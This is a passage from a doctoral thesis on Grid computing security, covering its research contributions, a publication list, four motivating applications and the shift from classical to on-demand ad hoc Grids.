project (i) to distribute and parallelise real world applications and (ii) to conceptualise and implement economic business models at the same time. The application case study used in Biz2Grid research is supplied by BMW. The partners of the project are: IBM Deutschland Entwicklung GmbH, University Karlsruhe - Institut Informationswirtschaft und -management, FZI Forschungszentrum Informatik Karlsruhe - Information Process Engineering, BMW München (associated partner) and the University Marburg - Department of Mathematics and Computer Science. [44]

FinGrid. Increasing competition in the German banking sector is leading to a high pressure for restructuring and further automation in IT-related business processes in banks and financial services providers. Additionally, new legal regulations such as Basel II and customer needs that are changing into the direction of highly customised on-demand financial products enhance this pressure. To face these challenges, the Financial Business Grid (FinGrid) project strives to identify suitable services and processes in the financial services sector and to develop Grid-based systems that enable financial service providers to reorganise their processes efficiently and to realize applications that have been impossible so far in terms of computational requirements. To guarantee relevance for the target industry, the projected research will be performed jointly with leading financial industry research partners. Three prototypes are to be developed: Prototype I is a pricing and billing component for Grid-based services - in cooperation with Deutsche Bank and IBM, Prototype II is a Grid-based customer portfolio performance measurement and management tool - in cooperation with DataSynapse and Dresdner Bank and Prototype III is an asset-backed security factory based on Grid architecture - in cooperation with FinanzIT and PA Consulting. The partners of the project are: University of Frankfurt, University of Siegen, University of Stuttgart, Data Synapse, Deutsche Bank, Dresdner Bank, Sparkasse Finanz_IT, IBM, PA Consulting Group and the University Marburg - Department of Mathematics and Computer Science. [45]

Furthermore, a close cooperation is maintained with D-Grid Integration Project (DGI) and the community project MediGrid to exchange security requirements in the security working group of the D-Grid.

1.7 Contributions of this Thesis

The research contributions of this thesis are:

- The general idea of developing a service-oriented ad hoc Grid environment whose flexibility is a major requirement for on-demand Grid computing was first proposed in 2004 in several publications made during the course of this thesis. The ability of offering secure hot Grid service deployment (i.e. non-intrusive

installation and removal of Grid services on a Grid node) was introduced as a novelty in a service-oriented Grid computing environment in 2004. The initial implementation was provided to the members of the Globus project team at the University of Chicago and the Argonne National Laboratory, and hot Grid service deployment is currently being integrated into future releases of the Globus toolkit by the Huazhong University of Science and Technology, Wuhan. The hot Grid service deployment functionality represents a new paradigm in service-oriented Grid computing by offering component distribution as a primitive for the development of complex Grid applications.

- While traditional Grid security infrastructures focus on message level security and access control for inter-node communication in a service-oriented Grid environment, this thesis focuses on the inherent intra-node security threats for a dynamic and changing Grid community. To counter the threats arising from the dynamic capabilities of an on-demand Grid, a number of novel service-level isolation techniques are introduced into the field of service-oriented Grid middleware. A wide range of security solutions, ranging from lightweight approaches with respect to computational overhead and memory utilisation through operating system call interposition to approaches such as complete operating system para-virtualization, are presented.
- In addition to the service-oriented components, a novel Grid environment is presented which offers advanced security mechanisms to enable users to safely install and use custom software on-demand. An image creation station is used to create user specific virtual machines in which a user can install software with root privileges. An automated dynamic firewalling mechanism offers a Virtual Organisation and user based network security setup and creates secure user network regions on-demand. Furthermore, a Grid centric network separation strategy is presented to create several zones to protect local cluster resources from the Grid middleware.
- A novel intrusion tolerance system which improves the security of stateful WSRF Grid servers against stealth attacks is presented. The system is based on a novel server rotation strategy utilising para-virtualisation to close attack windows for stateful service-oriented Grid headnode servers. A flexible plugin based rotation manager deals with the complex issue of stateful connections to the Grid server, and a database connector is utilised to detach service state from the rotating functional components of the Grid server.
- To detect attacks which could not be prevented, a novel architecture for intrusion detection systems (IDS) for distributed environments is presented. A stream based database management system (DBMS) is used for querying network data. This novel integration of a stream-oriented DBMS into an IDS offers a new quality of IDS systems. The streaming architecture allows for a more natural

aggregation and processing of temporal attack data across multiple Grid sites, allowing attacks to be detected even if the separate nodes do not possess enough information to raise an alert. This is made possible by the fact that using streaming technology it is easily possible to stream raw package data from multiple sites into aggregation sites which can analyse the data on the fly using database queries. The temporal aspect of streaming offers the benefit of a natural time windows for attack queries since data is processed during its natural flow and only stored as long as necessary for analysis. No central database is required to store the raw data.

- As an inherent element of service-oriented on-demand Grid computing, not only the runtime environment, but also sophisticated development support must be addressed. This thesis presents the first model-driven approach to Grid service development and developer and administrator support in an integrated environment in the service-oriented Grid computing domain. Positive feedback from a growing external user community suggests that such tools are helpful to lower the complexity of service-oriented Grid application development. A novel separation of one of the modeling layers - the platform specific layer - into an upper, application specific and a lower, target system specific sub-layer is introduced, allowing to easily target different concrete implementations of the same high-level middleware paradigm.

The following papers were published during the course of the work on this thesis:

1. M. Smith, C. Schridde, and B. Freisleben. Securing Stateful Grid Servers through Virtual Server Rotation. In *Proceedings of ACM/IEEE International Symposium on High Performance Distributed Computing (HPDC)*, pages 11-23. ACM Press, 2008.
2. M. Smith, M. Schmidt, N. Fallenbeck, T. Dörnemann, C. Schridde, and B. Freisleben. Security for On-Demand Grid Computing. In *Journal of Future Generation Computer Systems*, (to appear). Elsevier, 2008.
3. T. Dörnemann, M. Smith, E. Juhnke and B. Freisleben. Secure Grid Micro-Workflows Using Virtual Workspaces In *Proceedings of 34th Euromicro Conference on Software Engineering and Advanced Applications (SEAA)*, (to appear), IEEE Computer Society, 2008.
4. T. Dörnemann, M. Smith and B. Freisleben: Composition and Execution of Secure Workflows in WSRF-Grids In *Proceedings of the 8th IEEE International Symposium on Cluster Computing and the Grid (CCGrid 08)*, pages 122-129, IEEE Computer Society, 2008.
5. T. Dörnemann, S. Heinzl, K. Dörnemann, M. Mathes, M. Smith, and B. Freisleben. Secure Grid Service Engineering for Industrial Optimization. In *Proceedings of*

- the 7th International Conference on Optimization: Techniques and Applications (ICOTA7)*, pages 371–372. ICOTA, 2007.
6. M. Smith, M. Schmidt, N. Fallenbeck, C. Schridde, and B. Freisleben. Optimising Security Configurations with Service Level Agreements. In *Proceedings of the 7th International Conference on Optimization: Techniques and Applications (ICOTA7)*, pages 367–368. ICOTA, 2007.
 7. S. Canisius, T. Ploch, K. Kesper, M. Smith, B. Freisleben, and T. Penzel. Sleep Medicine as a Scenario for Medical Grid Application. In *Studies in health technology and informatics*, pages 37–46. IOS Press, 2007.
 8. C. Schridde, H.J. Picht, M. Heidt, M. Smith, and B. Freisleben. Secure Integration of Desktop Grids and Compute Clusters Based on Virtualization and Meta-Scheduling. In *Proceedings of the German e-Science Conference*, pages 1–9. e-publication, 2007.
 9. M. Schmidt, M. Smith, N. Fallenbeck, H.J. Picht, and B. Freisleben. Building a Demilitarized Zone with Data Encryption for Grid Environments. In *Proceedings of First International Conference on Networks for Grid Applications*, pages 8–16, 2007.
 10. T. Barth, K. Dörnemann, T. Dörnemann, B. Freisleben, T. Frieese, M. Grauer, J. Jakumeit, C. Lütke Entrup, U. Müller, J. Reichwald, C. Schridde, M. Smith, and F. Thilo. Supporting Engineering Processes Utilizing Service-Oriented Grid Technology. In *Proceedings of German e-Science Conference 2007*, pages 1–10. e-publication, 2007.
 11. T. Frieese, M. Smith, and B. Freisleben. Native Code Security for Grid Services. In *Proceedings of the 8th International Conference on Wirtschaftsinformatik, WI 2007*, pages 513–530, 2007.
 12. N. Fallenbeck, H. Picht, M. Smith, and B. Freisleben. Xen and the Art of Cluster Scheduling. In *VTDC '06: Proceedings of the 2nd International Workshop on Virtualization Technology in Distributed Computing in conjuncture with the ACM/IEEE conference on Supercomputing*, pages 4–11. IEEE Computer Society, 2006.
 13. M. Smith, B. Klose, R. Ewerth, T. Frieese, M. Engel, and B. Freisleben. Runtime Integration of Reconfigurable Hardware in Service-Oriented Grids. In *Proceedings of the IEEE International Conference on Web Services (ICWS), Chicago, USA, IEEE Computer Society*, pages 945–948. IEEE Computer Society, 2006.
 14. M. Smith, M. Engel, S. Hanemann, and B. Freisleben. Towards a Roadcasting Communications Infrastructure. In *Proceedings of the IEEE International*

- Conference on Mobile Communications and Learning Technologies*, pages 213–213. IEEE Computer Society, 2006.
15. J. Jakumeit, T. Barth, J. Reichwald, M. Grauer, F. Thilo, T. Friese, M. Smith, and B. Freisleben. A Grid-Based Parallel Optimization Algorithm Applied to a Problem in Metal Casting Industry. In *Proceedings of the 2nd International Conference on Bioinspired Optimization Methods and their Applications*, pages 131–146. BIOMA, 2006.
 16. T. Friese, M. Smith, B. Freisleben, J. Reichwald, T. Barth, and M. Grauer. Collaborative Grid Process Creation Support in an Engineering Domain. In *Proceedings of the International Conference on High Performance Computing*, pages 263–276. Springer, 2006.
 17. T. Friese, M. Smith, and B. Freisleben. GDT: A Toolkit for Grid Service Development. In *Proceedings of the 3rd International Conference on Grid Service Engineering and Management*, pages 131–148. 2006.
 18. J. Chang, N. Borisov, W. Yurcik, A. Slagell, and M. Smith. Future Internet Security Services Enabled by Sharing of Anonymized Logs. In *International Conference on Emerging Trends in Information and Communication Security, Workshop on Security and Privacy in Future Business Services*, pages 1–2. e-publication, 2006.
 19. S. Heinzl, M. Mathes, T. Friese, M. Smith, and B. Freisleben. Flex-SwA: Flexible Exchange of Binary Data Based on SOAP Messages with Attachments. In *Proceedings of the IEEE International Conference on Web Services, Chicago, USA*, pages 3–10. IEEE Computer Society, 2006.
 20. M. Smith, T. Friese, M. Engel, and B. Freisleben. Countering Security Threats in Service-Oriented On-Demand Grid Computing Using Sandboxing and Trusted Computing Techniques. In *Journal of Parallel and Distributed Computing, Volume 66, Issue 9*, pages 1189–1204. Elsevier, 2006.
 21. M. Smith, T. Friese, M. Engel, B. Freisleben, G. Koenig, and W. Yurcik. Security Issues in On-Demand Grid and Cluster Computing. In *Sixth IEEE International Symposium on Cluster Computing and the Grid Workshops (CC-GRIDW'06)*, pages 24–38. IEEE Computer Society, 2006.
 22. T. Friese, M. Smith, and B. Freisleben. Position Paper: Grid Development Tools for Eclipse. In *Eclipse Technology eXchange Workshop (eTX) at ECOOP*, pages 1–3. e-publication, 2006.
 23. M. Smith, T. Friese, and B. Freisleben. Model Driven Development of Service-Oriented Grid Applications. In *Proceedings of the International Conference on*

- Internet and Web Applications and Services*, pages 139–146. IEEE Computer Society, 2006.
24. M. Smith, T. Frieze, and B. Freisleben. Model Driven Development of Service-Oriented Grid Applications. In *Grid Computing*, Barth, T., Schüll, A. (eds.), pages 191–210. Vieweg Verlag, 2006.
 25. T. Frieze, M. Smith, and B. Freisleben. The Service-Oriented Ad Hoc Grid. In *Grid Computing*, Barth, T., Schüll, A. (eds.), pages 143–190. Vieweg Verlag, 2006.
 26. M. Smith, S. Hanemann, and B. Freisleben. Coupled Simulation/Emulation for Cross-Layer Enabled Mobile Wireless Computing. In *Proceedings of the Second International Conference on Embedded Software and Systems, Xian, China*, pages 375–383. Springer-Verlag, 2005.
 27. E. Papalilo, T. Frieze, M. Smith, and B. Freisleben. Trust Shaping: Adapting Trust Establishment and Management to Application Requirements in a Service-Oriented Grid Environment. In *Proceedings of the 4th International Conference on Grid and Cooperative Computing (GCC), Beijing, China*, pages 47–58. LNCS 3795, Springer-Verlag, 2005.
 28. M. Smith, T. Frieze, and B. Freisleben. Intra-Engine Service Security for Grids Based on WSRF. In *Proceedings of the 2005 IEEE International Symposium on Cluster Computing and Grid (CCGRID'05)*, pages 644–653. IEEE Computer Society, 2005.
 29. M. Smith, T. Frieze, and B. Freisleben. Towards a Service-Oriented Ad Hoc Grid. In *Proceedings of the 3rd International Symposium on Parallel and Distributed Computing, Cork, Ireland*, pages 201–208. IEEE Computer Society, 2004.
 30. T. Frieze, M. Smith, and B. Freisleben. Hot Service Deployment in an Ad Hoc Grid Environment. In *Proceedings of the 2nd Int. Conference on Service-Oriented Computing (ICSOC'04), New York, USA*, pages 75–83. ACM Press, 2004.

1.8 Organization of this Thesis

The rest of the thesis is organised as follows: Chapter 2 introduces a number of sample applications which form the motivational basis of this work. Chapter 3 presents the on-demand Grid computing paradigm and the extension to traditional Grid computing which were developed to fulfil the functional requirements of the sample applications. Chapter 4 presents a threat analysis and attack examples relevant to the new Grid computing paradigm. The new security challenges which need to be dealt with to counter these threats are discussed in Chapter 5. Chapter 6 presents the novel security mechanisms developed during the course of this work. Chapter 7 presents selected implementation details of the new Grid environment. Chapter 8 introduces a model driven development process for secure Grid services. Chapter 9 presents experimental results and an evaluation of the presented security solutions. Chapter 10 discusses the related work. Finally, chapter 11 concludes the thesis and discusses future work.

2

Applications

2.1 Introduction

This chapter introduces four different applications which offer a range of administrative and security requirements to illustrate the breadth of security measures needed to successfully offer on-demand Grid computing. Two of the four applications come from the academic areas of multi-media research and ad-hoc network emulation with minimal security requirements. Both these projects were financed by the Deutsche Forschungsgemeinschaft (DFG) [50]. The other two applications come from the areas of medical research and mechanical engineering which both have high security requirements. These two use cases are realised in cooperation with the Department of Medicine of the University of Marburg and the engineering company Access e.V. and were sponsored by the Bundesministerium für Bildung und Forschung [23]. These use cases cover a wide spectrum of application and security requirements which are discussed in this thesis.

Parts of this chapter have been published in [99, 28, 162, 20].

2.2 Media Analysis Application

The media analysis application scenario presented in this section is motivated by a large media research project currently conducted at the University of Siegen, University of Marburg, University of Dortmund and the FHG St. Augustin, Germany, entitled "Media Upheavals" (DFG SFB/FK 615). It is aimed at investigating the foundations and the structural aspects of the comprehensive media upheavals and their impact to media culture and media aesthetics at the beginning of the twentieth century (introduction of films and cinema) and in the transition to the 21st century (Internet and WWW). The sample application in this scenario aims to provide a high-performance video content analysis system to support other projects in applying film analysis. The software workbench Mediana [114] is currently under development to provide such

support. In addition to database tools, Mediana includes several algorithms for video content analysis, including cut and shot boundary detection, text detection and text segmentation, camera motion estimation, and face detection. Although the processing power of today's computers is enormous, the processing time of such algorithms and the data-intensive multimedia file organisation are still challenging issues.

In this application scenario, the Grid middleware can be used to implement the computationally demanding analysis application as a distributed back end application for the Mediana workbench. Different media scientists use the Grid infrastructure to combine their computational resources, but also to link their multimedia and feature data into a single coherent entity. Additionally, the communications facilities of the Grid infrastructure can be used to implement direct and synchronous collaboration functionality to allow geographically distributed media scientists to collaborate in developing and testing hypotheses in their area of interest.

Verification of a hypothesis from a media analysis point of view often requires the combination application of different feature extraction algorithms on a large collection of multimedia data. On a high level, the media scientists may combine existing services for feature extraction into more complex processes to be applied to the raw data set or previously extracted features. Computer scientists provide new feature extraction algorithms as Grid services that are in turn deployed to the nodes of the Grid network. Together, they realise the high level functionality provided in the Mediana workbench. For more details about a first Grid based implementation of a video cut detection application, the reader is referred to the work done by Ewerth et al. [63].

From a security standpoint, this application does not have many requirements. The services deployed in the media workflows are open source and the video material is partially free public material and thus performance and flexibility are more of a concern than security. Nevertheless this applications requires some thought. While the security concerns of the media researchers are very low, they can pose a risk to other more security conscious users of the Grid and processing of material with copyright constraints can also be desirable. One of the requirements of the media researcher is easy group access to the Grid without special authentication or authorisation and on-demand service deployment. New services need to be deployed autonomously and on short notice. This creates the danger that an attacker can surreptitiously deploy a malicious service under the guise of a media service as an attack base. The services in this scenario are pure Java services and as such cannot easily harm the underlying operating system. However, they can harm other services as will be shown later in this thesis.

2.3 Ad-hoc Wireless Network Emulation

The ad-hoc wireless network emulation application presented in this section is motivated by a project of the DFG (Deutsche Forschungsgemeinschaft) Priority Programme SPP 1140 which deals with wireless networking research.

Mobile wireless ad hoc networks consist of a number of mobile nodes operating autonomously in a particular area without using any pre-existing infrastructure. Each mobile node acts as an intermediate router forwarding messages received by other nodes. Thus, a mobile wireless ad hoc network is only operational if nodes offer their forwarding capabilities to other nodes. Due to the decline of hardware prices, it has become feasible to field a large number of mobile nodes to form large ad hoc wireless networks.

Building testbeds for real life systems to efficiently test and diagnose systems consisting of a large number of nodes is not a trivial task due to the high hardware cost (for testing purposes) and the requirement to test the system under a wide range of mobility scenarios. Hence, network simulators implemented in software are valuable tools for researchers in developing, testing and diagnosing such networks. Simulation is economical because experiments can be carried out without the actual hardware on a single high capacity computer. Furthermore, it is flexible because different scenarios concerning link quality, topology changes and node configuration can be easily implemented and tested in a reproducible manner. Simulation results are easier to analyse than experimental results, since important information can be specifically logged to help researchers diagnosing network components. The benefits of simulation in the field of wireless ad hoc networks are the ability to rapidly prototype systems, reduce the initial costs of the project, the ability to test the scalability of the system and to be able to reproduce the test conditions through the use of scenarios.

However, simulations are only an approximation of the real network. A simulator model is necessarily a simplification of the real world system. In order to constrain their complexity, most existing simulators like NS2 [126] and GloMoSim [87] can only simulate real-world network protocol implementations with limited detail. Thus, testing application specific network protocol modifications or the efficiency of applications in such an environment requires an adaptation or redesign of the simulation. Furthermore, the code produced to run on the simulator is usually not transferable to a real world system since it contains simulation specific commands. Another large drawback of simulation systems is that they are usually script driven, such that the mobility of the nodes is static and predefined.

With network emulators, this redesigning of code is not necessary, since a real machine running a full operating system is used for testing. To emulate the wireless ad hoc network, a number of these real nodes connected via a wired network are used, the wireless aspect of the network is then approximated by allowing or disallowing the communication between certain nodes. An obvious drawback of these network emulators are the hardware requirements, since one emulator machine is required for every node. However, recent developments and extensions to operating systems allow the deployment of multiple virtual system instances on a single physical system. This allows large networks to be emulated with more virtual nodes than physical nodes.

Like the media research application scenario, the network emulator and the scenarios are open and free and as such the scenario has very low security requirements. However, due to the fact that the wireless and mobile aspects of the virtual nodes must

be emulated, several extension to the operating system must be made to utilise the resources in an emulation. These extension must be made with root privileges and effect all networking aspects of the operating system. This, of course, is a great security risk for other Grid users since the root privileges can easily be used for other purposes. This creates an even tighter sandboxing requirement than with the previous application since the entire operating system is at risk from this application.

2.4 Engineering Application

The engineering sample application stems from a use case under investigation in the context of the InGrid research project, a community project for engineering applications which is part of the German D-Grid research program. One of the test application is the metal casting simulation package CASTS (Computer Aided Solidification Technologies) [1]. CASTS is a dedicated software tool developed for the full range of casting processes. CASTS calculates transient temperature distributions in mold, core and alloy, taking into account both latent heat release as a function of fraction solid, and heat transfer resistance at material interfaces. Casting is a sub-domain of metal forming. Only a simplified view on the engineering process is presented, which does not reflect the entire complex field of metal forming. For more information regarding the complexity involved in collaborative engineering particularly in the field of metal forming and casting, the reader is referred to the work done by Grembowski et al. [123] and Woyak et al. [202].

In the sample scenario, a casting engineer is assigned to develop a casting process for the production of a part made from cast metal. Creation of the casting process involves optimisation of the geometry of the final part and the mold as well as the parameters of the production process. The casting process model development cycle starts with a problem definition, expressed by the casting engineer and progresses through a number of iterations of model definition, simulation and refinement. Initially, a given problem definition by a customer is modelled as a casting process model by a numerical simulation expert. The numerical simulation expert periodically discusses the evolution of the initial model with the casting engineer during the design phase. Both experts have to combine their expertise to successfully define an accurate model for the casting process. To verify the accuracy of the resulting model, it is typically numerically simulated and compared to knowledge about real casting processes held by the casting engineer. If this first simulation run does not match reality, the model needs to be calibrated and further model variants are created by the simulation expert and the casting engineer until the model satisfactory reflects a real casting process.

When a model is calibrated, the optimisation of the model begins by automatically generating a number of n new models by varying the parameters in the casting process model. Those model variants can be evaluated in parallel, and the results from the simulation runs flow back to the optimisation algorithm. This procedure iterates until

the optimised casting process meets the requirements set by the casting engineer.

The benefit of simulated prototyping is constrained by the accuracy of the simulation environment. Both the creation and use of the simulation application require great expertise in the metal casting domain. Furthermore, applying numerical simulation for this purpose introduces an extremely high demand for computational capacity since a single - sufficiently precise - simulation run typically lasts several hours up to days. Since many small and medium sized engineering enterprises are not capable of acquiring and maintaining high performance computing resources, outsourcing of computational demanding tasks is necessary. Grid computing promises to offer the infrastructural components to realise this outsourcing activity as easy as plugging into the electrical power Grid.

Additionally, the expertise of specialists from different domains (casting, numerical simulation, Grid experts, customers) is required to achieve the desired results. Especially small and medium sized companies cannot afford to employ all the various experts; rather close collaboration of different, geographically distributed experts is required for many engineering applications similar to the casting example introduced in this section.

The previously described engineering process is only a part of a larger internal process of both the customer and the engineering company. It is also common that the model development process has to be slightly modified for other cases where a casting model must be developed.

Both the software and the data need protection in this scenario. There are only a small number of companies capable of running these kind of simulations and the simulation software represents years of work. The customer data is also highly valuable, a rival business can gain a significant advantage if it can bypass years of research by simply downloading the current prototypes of its competitors from the Grid. Both the software and the customer data must be protected.

2.5 Medical Application

The fourth sample application comes from the area of medical research. It deals with data analysis in the area of sleep research and sleep medicine as part of the MediGrid project of the German D-Grid research program. The general objective of this project is to study sleep and sleep disorders as well as the development of clinical diagnosis and therapy of sleep-wake disorders.

In sleep research, measurements of various body functions of a patient are measured throughout the sleep period. Those measurements include the electrocardiogram (ECG), breathing activity and the patients' brain activity measured as the electroencephalogram (EEG). In a first step, the different measurements are evaluated in order to create a sleep protocol that describes the sleeping cycle of a patient. The sleep protocol classifies the sleep period into a number of different sleep phases based on a multi-level sleep classification system. Today, this classification is mostly done manually

even though classification algorithms exist that can automatically deduce a sleeping protocol from a given sleeping cycle data record. This automatic deduction requires the application of various filter functions and transformations on the experimental data. The resulting sleep protocol can be used to help physicians to deduce sleep disorders and possibly connect them with other diseases caused by the sleep disorders.

The work of medical researchers and physicians in a hospital can be supported by using Grid technology for the processing of such patient data records. The researchers require an application that lets them apply a chain of filters and transformations on a large collection of patient data records. The individual filters and transformations as well as their overall combination are a topic of research undergoing constant development and changes. The on-demand Grid can support this use case with its inherent capability to dynamically deploy new components and processes into an infrastructure that provides the required computational resources.

This scenario combines the security requirements of the above scenarios. Dynamic deployment of algorithms for ease of research as well as strict patient data confidentiality are required. It must be ensured that only authorised personal can access the patient data, thus the risk of compromise through other Grid users and their software must be minimal or the legal constraints on medical research will forbid the use of shared Grid resources.

2.6 Summary

This chapter introduced a number of different applications which form the motivation for both the administrative and security mechanisms designed in the course of this work. The broad scope of requirements require a flexible and secure Grid environment which can be configured dynamically to the needs of the participants. In particular, the privacy requirements and the required root privileges pose significant challenges. Since the changes to the traditional Grid computing paradigm which are required to enable these application create new security threats, the following chapter introduces these administrative changes and the new on-demand Grid before the threat analysis is presented.

3

On-Demand Grid Computing

3.1 Introduction

In this chapter, the need for the evolution of the classical Grid to an on-demand Grid computing environment is motivated, based on the applications from the previous chapter. First, the classical Grid computing paradigm is introduced and the difficulties of realising the sample applications in this environment are discussed. From this the requirements for an on-demand Grid are deduced and the capabilities of the current Grid Security Infrastructure to protect such an infrastructure and its limitation are shown.

Parts of this chapter have been published in [75, 159, 77].

3.2 The Classical Grid

In this section, the classical computational Grid setup will be presented followed by a discussion on how that setup copes with the application scenarios described in the previous chapter. The classical computational Grid consists of a number of back-end clusters running a standard cluster scheduling solution like SGE [174] or Torque [39] on the cluster headnode. To connect the clusters to the Grid, a Grid middleware like Globus [178], Unicore [189] or gLite [61] is also installed on the cluster headnode, thus enabling direct access to the cluster scheduling system. Grid users either get a personal account on the cluster or share a pool account with a number of other Grid users. Their software must be installed locally on the cluster. This can be done in a number of ways. If the software does not require root access to be installed and the user has a local login, the user can log on to each cluster and manually install the software in his or her user account. If the user does not have login rights (which is quite often the case), the user is forced to copy the source code of the application onto the cluster using GridFTP [3] and then configure and compile the software using batch commands submitted as Grid jobs via WS-GRAM [180]. This is a painful way

to install software, since each batch command (i.e. `./configure;./make;./make install;`) is submitted as a Grid job and is scheduled by the cluster scheduler. Output from the commands can be returned as the job result or can be fetched with GridFTP. Anyone who has installed moderately complex software on foreign machines can imagine the difficulties involved in installing software in this way, since it can take many iterations until all library dependencies are met. The state of the art Grid fairs even worse in the case of software which is not available as source code and/or requires root privileges to install (any software supplied as a Debian [48] or RedHat [139] package requires root privileges to install, since the package managers require root privileges to run). In these cases, the user cannot install the software at all and the administrators of the local clusters must be asked to do it for them. This is an administrative hassle, not to mention the security nightmare involved in granting any unknown user software root privileges, no matter how briefly. The installation process is made even more complicated if the application should offer custom service-oriented interfaces, since these custom services need to be hosted by the Grid middleware and as such should require administrative privileges to be installed and run with the same privileges as the rest of the Grid middleware. It should also be noted that in the traditional Grid, the software of different users is installed natively in the same system. Classical Grid computing relies fully on standard operating system security mechanisms to protect users from each other. These are all factors hindering the adoption of the classical Grid in a business environment where customers want to install and use software on-demand and be protected from other Grid users. Figure 3.1 shows a classical Grid setup consisting of two clusters and two users whose software is installed on all cluster nodes locally.

3.2.1 Applications

In the following, the drawbacks of the classical Grid setup in respect to the sample applications from a non-security perspective will be presented. The functional changes required by the application will have security implications for the new Grid setup proposed which will be discussed later on in this thesis.

3.2.1.1 Media Research

The media research application is a fully service-oriented application, in which a complex service is offered through the composition of many smaller component services. These services change fairly regularly, since they are being actively researched. As such, the media researchers require the ability to install new custom Grid services at any time, preferably without involving the administrator. Furthermore the media researchers are interested in harnessing as much computational power as possible and would like to incorporate desktop PCs into their application workflow in addition to cluster resources.




Figure 3.1: Classical Grid

3.2.1.2 Wireless Network Research

The wireless network research project also has a high churn rate due to the fact that the algorithms used are the research focus of the project. Unlike the media application the network researchers need root access to the cluster nodes to be able to install and run their emulation software. Due to this and the fact that the network emulator makes a number of changes to the network interfaces, this application is not suitable for a classical shared Grid.

3.2.1.3 Engineering Application

The metal casting application CASTS has the fewest administrative requirements. It does not need root privileges to install, does not change frequently and does not necessarily need its own service interface. While the latter would be nice from the perspective of the service-oriented Architecture paradigm, the WS-GRAM service can be used to submit CASTS jobs if necessary. It should however, be noted that the CASTS software is protected by the commercial FlexLM [115] licence managing software and as such needs to be able to reach the FlexLM server from the worker nodes. This can be a problem if the worker nodes do not have Internet access and the FlexLM server is not installed locally.

3.2.1.4 Medical Research

The medical research project has similar requirements as the media research project, with the difference that the software evolution cycle is slower due to security constraints, and the utilisation of desktop PCs is far more restricted, since only the trusted PCs of the medical lab may be used.

These administrative requirements must be met in order to facilitate the more widespread and commercial adoption of the Grid computing paradigm. This lead to the design of the on-demand Grid, which is introduced in the following.

3.3 The On-Demand Grid

If the Grid is to fulfil the vision of becoming the next-generation Internet (as described in the papers by Foster and Iamnitchi or Lohr [70, 113]), the complexity of installing and maintaining it must be reduced significantly. The Internet boom was made possible by making access to the Internet intuitive and transparent to the users. As a consequence, the number of users increased exponentially, which further increased the support for and the acceptance of the new medium. Grid middleware supporting such a massive adoption of the Grid paradigm must hold many properties of an on-demand infrastructure: it must be *sharable* among different users, provide *standardised* services and communication protocols, and it must be *flexible* and *scalable* [33].

The introduction of the service-oriented computing paradigm and the corresponding web service standards such as WSDL [35] and SOAP [185] in the field of Grid computing through the Open Grid services Architecture (OGSA) [69, 71] is a major step towards increased flexibility of Grid use, operation and maintenance. While OGSA describes the higher-level architectural aspects of service-oriented Grid computing, the Web service Resource Framework (WSRF) [127] is a fine-grained description of the infrastructure required to implement the OGSA model. Service-oriented Grid computing offers the potential to provide a fine grained virtualisation of the available resources to significantly increase the versatility of a Grid. It can also be used to transparently add desktop resources thus extending the initial vision of the Grid - connecting the world's Supercomputing centres - to also incorporate non-dedicated desktop computers. The influx of users will allow the Grid to offer the possibility of harnessing the unused CPU cycles (or other resources) of idle workstations, as found in practically every organisation, by combining them on-demand to spontaneously form an *ad hoc Grid* without a pre-configured fixed infrastructure. Considering the power of modern desktop PCs, the computational power of all the PCs of a medium sized research department or company can at no extra costs significantly increase the overall computational power available to the department.

One of the main functional goals of an on-demand Grid is the ease of installation and use of resources on a dynamic basis for a large number of users in a secure fashion. This is a major break from the classical Grid in which only a small number of

known users worked in a closed system on a small selection of custom software. To facilitate the on-demand usage of the Grid, the ad hoc Grid as an administrative basis for application deployment will be introduced in the following.

3.3.1 The Ad Hoc Grid

An ad hoc Grid is a spontaneous formation of cooperating heterogeneous computing nodes into a logical community without a preconfigured fixed infrastructure and with only minimal administrative requirements. The vision of on-demand provisioning of application services as a utility still allows for different hosting models such as *collocated*, *dedicated* and *shared* hosting [124] that can rely on tedious manual maintenance of a preconfigured infrastructure. The ad hoc Grid extends the on-demand idea on the application infrastructure itself. With only limited installation overhead, the logical community formed by an ad hoc Grid middleware is able to offer most of the basic infrastructure services required to provide services as a utility to a large and changing set of users. The number of non-dedicated Grid nodes in such an ad hoc Grid is much higher than in traditional Grid systems, demanding non-intrusive operation of the ad hoc Grid middleware.

Thus, the view of an ad hoc Grid environment goes beyond the preconfigured, dedicated Grid infrastructures existing today to encompass frequent dynamic additions of computational resources, users, legacy software and services to the Grid. This includes workstations within organisations as well as scattered personal computers.

